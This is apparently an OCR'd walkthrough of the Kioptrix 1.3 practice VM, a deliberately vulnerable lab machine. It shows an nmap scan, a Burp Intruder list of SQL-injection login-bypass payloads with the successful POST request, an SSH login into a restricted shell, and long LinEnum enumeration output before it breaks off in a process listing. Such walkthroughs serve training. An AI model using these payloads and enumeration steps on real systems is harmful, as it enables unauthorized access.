
Kioptrix 1.3


```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -p- -A
192.168.103.145
130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-06 07:16 EST
Nmap scan report for 192.168.103.145
Host is up (0.00023s latency).
Not shown: 39528 closed ports, 26003 filtered ports


PORT    STATE SERVICE     VERSION

22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)

80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Site doesn't have a title (text/html).

139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open  netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 8h00m00s, deviation: 3h32m08s, median: 5h29m59s
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2021-03-06T12:46:49-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```


22/tcp

```
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
```

exploit


Burp Suite Community E...
Intruder attack 1
*kioptrix1.3.ctb - /home/...
Mozilla Firefox
kali@kali: ~
Pictures
07:56 AM
44%
Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Position Payload Status Error Timeout Length Comment
72 2 ' OR '1 302 905
73 2 ' OR 1 -- - 302 905
76 2 ' OR '' = ' 302 905
81 2 ' OR 'x'='x 302 905
58 2 ' 200 492
67 2 \ 200 492
70 2 ' or " 200 492
79 2 '=0--+ 200 492
82 2 ' AND id IS NULL; -- 200 492
83 2 ''''''''''''UNION SELECT '2 200 492
100 2 1' ORDER BY 1--+ 200 492
101 2 1' ORDER BY 2--+ 200 492
102 2 1' ORDER BY 3--+ 200 492
103 2 1' ORDER BY 1,2--+ 200 492
Request Response
Pretty Raw \n Actions
1 POST /checklogin.php HTTP/1.1
2 Host: 192.168.103.145
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 52
9 Origin: http://192.168.103.145
10 Connection: close
11 Referer: http://192.168.103.145/index.php
12 Upgrade-Insecure-Requests: 1
13
14 myusername=admin&mypassword='%20OR%20'1&Submit=Login
Search...
0 matches
Finished






```
┌──(kali㉿kali)-[~]
└─$ ssh -l john
192.168.103.145
255 ×
```

```
The authenticity of host '192.168.103.145 (192.168.103.145)' can't be established.
RSA key fingerprint is SHA256:3fqlLtTAindnY7CGwxoXJ9M2rQF6nn35SFMTVv56lww.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.103.145' (RSA) to the list of known hosts.
john@192.168.103.145's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$
```

LinEnum

```
john@Kioptrix4:~$ ./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Sat Mar  6 16:00:18 EST
2021


### SYSTEM ##############################################
[-] Kernel information:
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux


[-] Kernel information (continued):
Linux version 2.6.24-24-server (buildd@palmer) (gcc version 4.2.4 (Ubuntu 4.2.4-1ubuntu4)) #1 SMP
Tue Jul 7 20:21:17 UTC 2009


[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04.3 LTS"


[-] Hostname:
Kioptrix4


### USER/GROUP ##########################################
[-] Current user/group info:
uid=1001(john) gid=1001(john) groups=1001(john)
```

[-] Users that have previously logged onto the system:
Username Port From Latest
loneferret tty1 Mon Feb 6 20:05:44 -0500 2012
john pts/0 192.168.103.129 Sat Mar 6 15:51:02 -0500 2021

[-] Who else is logged on:
16:00:18 up 3:15, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
john pts/0 192.168.103.129 15:51 2.00s 0.07s 0.00s /bin/bash ./LinEnum.sh

[-] Group memberships:
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=100(libuuid) gid=101(libuuid) groups=101(libuuid)
uid=101(dhcp) gid=102(dhcp) groups=102(dhcp)
uid=102(syslog) gid=103(syslog) groups=103(syslog)
uid=103(klog) gid=104(klog) groups=104(klog)
uid=104(mysql) gid=108(mysql) groups=108(mysql)
uid=105(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=1000(loneferret) gid=1000(loneferret) groups=1000(loneferret),4(adm),20(dialout),24(cdrom),-
25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),112(sambashare),114(lpadmin),-
115(admin)
uid=1001(john) gid=1001(john) groups=1001(john)
uid=1002(robert) gid=1002(robert) groups=1002(robert)

[-] It looks like we have some admin users:
uid=1000(loneferret) gid=1000(loneferret) groups=1000(loneferret),4(adm),20(dialout),24(cdrom),-
25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),112(sambashare),114(lpadmin),-
115(admin)

[-] Contents of /etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh

```
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:1000:loneferret,,,:/home/loneferret:/bin/bash
john:x:1001:1001:,,,:/home/john:/bin/kshell
robert:x:1002:1002:,,,:/home/robert:/bin/kshell


[-] Super user account(s):
root


[+] We can sudo without supplying a password!
usage: sudo -h | -K | -k | -L | -l | -V | -v
usage: sudo [-bEHPS] [-p prompt] [-u username|#uid] [VAR=value]
          {-i | -s | <command>}
usage: sudo -e [-S] [-p prompt] [-u username|#uid] file ...


[+] Possible sudo pwnage!
file


[-] Accounts that have recently used sudo:
/home/loneferret/.sudo_as_admin_successful


[+] We can read root's home directory!
total 44K
drwxr-xr-x  4 root      root      4.0K 2012-02-06 18:46 .
drwxr-xr-x 21 root      root      4.0K 2012-02-06 18:41 ..
-rw-------  1 root      root        59 2012-02-06 20:24 .bash_history
-rw-r--r--  1 root      root      2.2K 2007-10-20 07:51 .bashrc
-rw-r--r--  1 root      root       625 2012-02-06 10:48 congrats.txt
-rw-r--r--  1 root      root         1 2012-02-05 10:38 .lhistory
drwxr-xr-x  8 loneferret loneferret 4.0K 2012-02-04 17:01 lshell-0.9.12
-rw-------  1 root      root         1 2012-02-05 10:38 .mysql_history
-rw-------  1 root      root         5 2012-02-06 18:38 .nano_history
-rw-r--r--  1 root      root       141 2007-10-20 07:51 .profile
drwx------  2 root      root      4.0K 2012-02-06 11:43 .ssh
```

[-] Are permissions on /home directories lax:
total 20K
drwxr-xr-x 5 root   root   4.0K 2012-02-04 18:05 .
drwxr-xr-x 21 root   root   4.0K 2012-02-06 18:41 ..
drwxr-xr-x 2 john   john   4.0K 2021-03-06 16:00 john
drwxr-xr-x 2 loneferret loneferret 4.0K 2012-02-06 16:38 loneferret
drwxr-xr-x 2 robert   robert   4.0K 2012-02-04 18:53 robert

[-] Root is allowed to login via SSH:
PermitRootLogin yes

ENVIRONMENTAL
[-] Environment information:
TERM=xterm-256color
SHELL=/bin/kshell
SSH_CLIENT=192.168.103.129 55328 22
SSH_TTY=/dev/pts/0
USER=john
COLUMNS=219
MAIL=/var/mail/john
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
PWD=/home/john
LANG=en_US.UTF-8
LINES=63
LSHELL_ARGS=['--config', '/etc/lshell.conf']
HISTCONTROL=ignoreboth
HOME=/home/john
SHLVL=2
LOGNAME=john
SSH_CONNECTION=192.168.103.129 55328 192.168.103.145 22
LESSOPEN=| /usr/bin/lesspipe %s
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env

[-] Path information:
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
drwxr-xr-x 2 root root 4096 2012-02-04 19:12 /bin
drwxr-xr-x 2 root root 4096 2012-02-04 10:01 /sbin
drwxr-xr-x 2 root root 20480 2012-02-06 18:46 /usr/bin
drwxr-xr-x 2 root root 4096 2012-02-04 09:57 /usr/games
drwxr-xr-x 2 root root 4096 2012-02-04 09:51 /usr/local/bin
drwxr-xr-x 2 root root 4096 2012-02-04 09:51 /usr/local/sbin
drwxr-xr-x 2 root root 4096 2012-02-04 10:01 /usr/sbin

[-] Available shells:
/etc/shells: valid login shells
/bin/csh
/bin/sh
/usr/bin/es
/usr/bin/ksh
/bin/ksh

```
/usr/bin/rc
/usr/bin/tcsh
/bin/tcsh
/usr/bin/esh
/bin/dash
/bin/bash
/bin/rbash


[-] Current umask value:
u=rwx,g=rx,o=rx
0022


[-] Password and storage information:
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7


### JOBS/TASKS ##############################################
[-] Cron jobs:
-rw-r--r-- 1 root root  724 2009-05-12 17:48 /etc/crontab

/etc/cron.d:
total 16
drwxr-xr-x  2 root root 4096 2012-02-04 09:57 .
drwxr-xr-x 67 root root 4096 2021-03-06 15:48 ..
-rw-r--r--  1 root root  492 2009-04-17 10:36 php5
-rw-r--r--  1 root root  102 2009-05-12 17:48 .placeholder

/etc/cron.daily:
total 56
drwxr-xr-x  2 root root 4096 2012-02-04 09:57 .
drwxr-xr-x 67 root root 4096 2021-03-06 15:48 ..
-rwxr-xr-x  1 root root  633 2009-06-18 04:53 apache2
-rwxr-xr-x  1 root root 8101 2009-04-17 12:30 apt
-rwxr-xr-x  1 root root  314 2008-04-04 05:56 aptitude
-rwxr-xr-x  1 root root  502 2007-12-12 08:59 bsdmainutils
-rwxr-xr-x  1 root root   89 2008-10-09 13:14 logrotate
-rwxr-xr-x  1 root root  954 2008-03-12 09:24 man-db
-rwxr-xr-x  1 root root  183 2008-03-08 13:22 mlocate
-rw-r--r--  1 root root  102 2009-05-12 17:48 .placeholder
-rwxr-xr-x  1 root root  383 2009-03-09 06:26 samba
-rwxr-xr-x  1 root root 3295 2009-05-12 17:48 standard
-rwxr-xr-x  1 root root 1309 2007-11-23 04:06 sysklogd

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 2012-02-04 09:57 .
drwxr-xr-x 67 root root 4096 2021-03-06 15:48 ..
-rw-r--r--  1 root root  102 2009-05-12 17:48 .placeholder

/etc/cron.monthly:
total 16
drwxr-xr-x  2 root root 4096 2012-02-04 09:57 .
drwxr-xr-x 67 root root 4096 2021-03-06 15:48 ..
```

```
-rw-r--r--  1 root root  102 2009-05-12 17:48 .placeholder
-rwxr-xr-x  1 root root  129 2009-05-12 17:48 standard

/etc/cron.weekly:
total 24
drwxr-xr-x  2 root root 4096 2012-02-04 09:57 .
drwxr-xr-x 67 root root 4096 2021-03-06 15:48 ..
-rwxr-xr-x  1 root root  528 2008-03-12 09:24 man-db
-rw-r--r--  1 root root  102 2009-05-12 17:48 .placeholder
-rwxr-xr-x  1 root root 2522 2008-01-28 12:47 popularity-contest
-rwxr-xr-x  1 root root 1220 2007-11-23 04:06 sysklogd


[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#


### NETWORKING  ##########################################
[-] Network and IP info:
eth2      Link encap:Ethernet  HWaddr 00:0c:29:c1:0a:a9
          inet addr:192.168.103.145  Bcast:192.168.103.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1282175 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1162640 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:191199507 (182.3 MB)  TX bytes:356412887 (339.9 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:44 errors:0 dropped:0 overruns:0 frame:0
          TX packets:44 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2200 (2.1 KB)  TX bytes:2200 (2.1 KB)


[-] ARP history:
? (192.168.103.129) at 00:0C:29:51:31:6F [ether] on eth2
? (192.168.103.2) at 00:50:56:F5:12:AA [ether] on eth2


[-] Nameserver(s):
```

```
nameserver 192.168.103.2


[-] Default route:
default        192.168.103.2   0.0.0.0         UG    0      0        0 eth2


[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -


[-] Listening UDP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 192.168.103.145:137     0.0.0.0:*                           -
udp        0      0 0.0.0.0:137             0.0.0.0:*                           -
udp        0      0 192.168.103.145:138     0.0.0.0:*                           -
udp        0      0 0.0.0.0:138             0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -


### SERVICES #############################################
[-] Running processes:
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.6   2844  1688 ?        Ss   12:44   0:01 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   12:44   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   12:44   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   12:44   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   12:44   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   12:44   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   12:44   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   12:44   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   12:44   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   12:44   0:00 [kacpi_notify]
root       168  0.0  0.0      0     0 ?        S<   12:44   0:00 [kseriod]
root       207  0.0  0.0      0     0 ?        S    12:44   0:00 [pdflush]
root       208  0.0  0.0      0     0 ?        S    12:44   0:00 [pdflush]
root       209  0.0  0.0      0     0 ?        S<   12:44   0:00 [kswapd0]
root       251  0.0  0.0      0     0 ?        S<   12:44   0:00 [aio/0]
root      1433  0.0  0.0      0     0 ?        S<   12:44   0:00 [ata/0]
root      1436  0.0  0.0      0     0 ?        S<   12:44   0:00 [ata_aux]
root      1445  0.0  0.0      0     0 ?        S<   12:44   0:00 [scsi_eh_0]
root      1448  0.0  0.0      0     0 ?        S<   12:44   0:00 [scsi_eh_1]
root      1476  0.0  0.0      0     0 ?        S<   12:44   0:00 [scsi_eh_2]
root      1492  0.0  0.0      0     0 ?        S<   12:44   0:00 [ksuspend_usbd]
root      1497  0.0  0.0      0     0 ?        S<   12:44   0:00 [khubd]
root      2517  0.0  0.0      0     0 ?        S<   12:44   0:05 [kjournald]
root      2684  0.0  0.2   2104   704 ?        S<s  12:44   0:00 /sbin/udevd --daemon
root      2974  0.0  0.0      0     0 ?        S<   12:44   0:00 [kgameportd]
root      3108  0.0  0.0      0     0 ?        S<   12:44   0:00 [kpsmoused]
root      4459  0.0  0.1   1716   488 tty4     Ss+  12:44   0:00 /sbin/getty 38400 tty4
```

```
root     4460  0.0  0.1   1716   488 tty5    Ss+  12:44   0:00 /sbin/getty 38400 tty5
root     4466  0.0  0.1   1716   488 tty2    Ss+  12:44   0:00 /sbin/getty 38400 tty2
root     4470  0.0  0.1   1716   492 tty3    Ss+  12:44   0:00 /sbin/getty 38400 tty3
root     4474  0.0  0.1   1716   484 tty6    Ss+  12:44   0:00 /sbin/getty 38400 tty6
syslog   4508  0.0  0.2   1936   652 ?       Ss   12:44   0:01 /sbin/syslogd -u syslog
root     4527  0.0  0.2   1872   544 ?       S    12:44   0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/-
kmsg
klog     4529  0.0  0.7   3160  2028 ?       Ss   12:44   0:00 /sbin/klogd -P /var/run/klogd/kmsg
root     4548  0.0  0.3   5316   984 ?       Ss   12:44   0:01 /usr/sbin/sshd
root     4604  0.0  0.2   1772   524 ?       S    12:44   0:00 /bin/sh /usr/bin/mysqld_safe
root     4646  0.0  6.4 126988 16444 ?       Sl   12:44   0:01 /usr/sbin/mysqld --basedir=/usr --
datadir=/var/lib/mysql --user=root --pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --
port=3306 --socket=/v
root     4648  0.0  0.2   1700   552 ?       S    12:44   0:00 logger -p daemon.err -t mysqld_safe -i -t
mysqld
root     4721  0.0  0.5   6528  1328 ?       Ss   12:44   0:00 /usr/sbin/nmbd -D
root     4723  0.0  0.9  10108  2536 ?       Ss   12:44   0:00 /usr/sbin/smbd -D
root     4737  0.0  0.5   8084  1344 ?       Ss   12:44   0:00 /usr/sbin/winbindd
root     4742  0.0  0.4   8084  1160 ?       S    12:44   0:00 /usr/sbin/winbindd
daemon   4758  0.0  0.1   1984   424 ?       Ss   12:44   0:00 /usr/sbin/atd
root     4769  0.0  0.3   2104   888 ?       Ss   12:44   0:00 /usr/sbin/cron
root     4791  0.0  2.4  20464  6188 ?       Ss   12:44   0:00 /usr/sbin/apache2 -k start
root     4823  0.0  0.4   8092  1268 ?       S    12:45   0:00 /usr/sbin/winbindd
www-data 4824  0.0  2.1  20596  5528 ?       S    12:45   0:00 /usr/sbin/apache2 -k start
root     4825  0.0  0.3   8084   864 ?       S    12:45   0:00 /usr/sbin/winbindd
www-data 4826  0.0  2.1  20596  5580 ?       S    12:45   0:00 /usr/sbin/apache2 -k start
www-data 4827  0.0  2.1  20596  5584 ?       S    12:45   0:00 /usr/sbin/apache2 -k start
www-data 4828  0.0  2.1  20596  5580 ?       S    12:45   0:00 /usr/sbin/apache2 -k start
root     4829  0.0  0.4  10108  1036 ?       S    12:45   0:00 /usr/sbin/smbd -D
www-data 4830  0.0  2.1  20596  5612 ?       S    12:45   0:00 /usr/sbin/apache2 -k start
dhcp     4843  0.0  0.3   2440   768 ?       Ss   12:45   0:00 dhclient eth2
root     4850  0.0  0.1   1716   488 tty1    Ss+  12:45   0:00 /sbin/getty 38400 tty1
www-data 4865  0.0  2.1  20596  5592 ?       S    12:46   0:00 /usr/sbin/apache2 -k start
root    30379  0.0  1.4  11360  3724 ?       Ss   15:50   0:00 sshd: john [priv]
john    30381  0.0  0.7  11360  1844 ?       S    15:51   0:00 sshd: john@pts/0
john    30382  0.0  1.4   5892  3816 pts/0   Ss   15:51   0:00 python /bin/kshell
john    30391  0.0  0.1   1772   484 pts/0   S    15:53   0:00 sh -c /bin/bash
john    30392  0.0  1.1   5440  2856 pts/0   S    15:53   0:00 /bin/bash
john    30429  0.0  0.6   4212  1664 pts/0   S+   16:00   0:00 /bin/bash ./LinEnum.sh
john    30430  0.0  0.5   4744  1484 pts/0   R+   16:00   0:00 /bin/bash ./LinEnum.sh
john    30432  0.0  0.2   2932   616 pts/0   S+   16:00   0:00 tee -a
john    30646  0.0  0.5   4744  1308 pts/0   R+   16:00   0:00 /bin/bash ./LinEnum.sh
john    30647  0.0  0.3   2644  1008 pts/0   R+   16:00   0:00 ps aux


[-] Process binaries and associated permissions (from above list):
-rwxr-xr-x 1 root root  702160 2008-05-12 14:33 /bin/bash
-rwxr-xr-x 1 root root   48308 2008-04-04 02:42 /bin/dd
lrwxrwxrwx 1 root root       4 2012-02-04 09:51 /bin/sh -> dash
-rwxr-xr-x 1 root root   15168 2008-09-26 08:43 /sbin/getty
-rwxr-xr-x 1 root root   89604 2008-04-11 09:50 /sbin/init
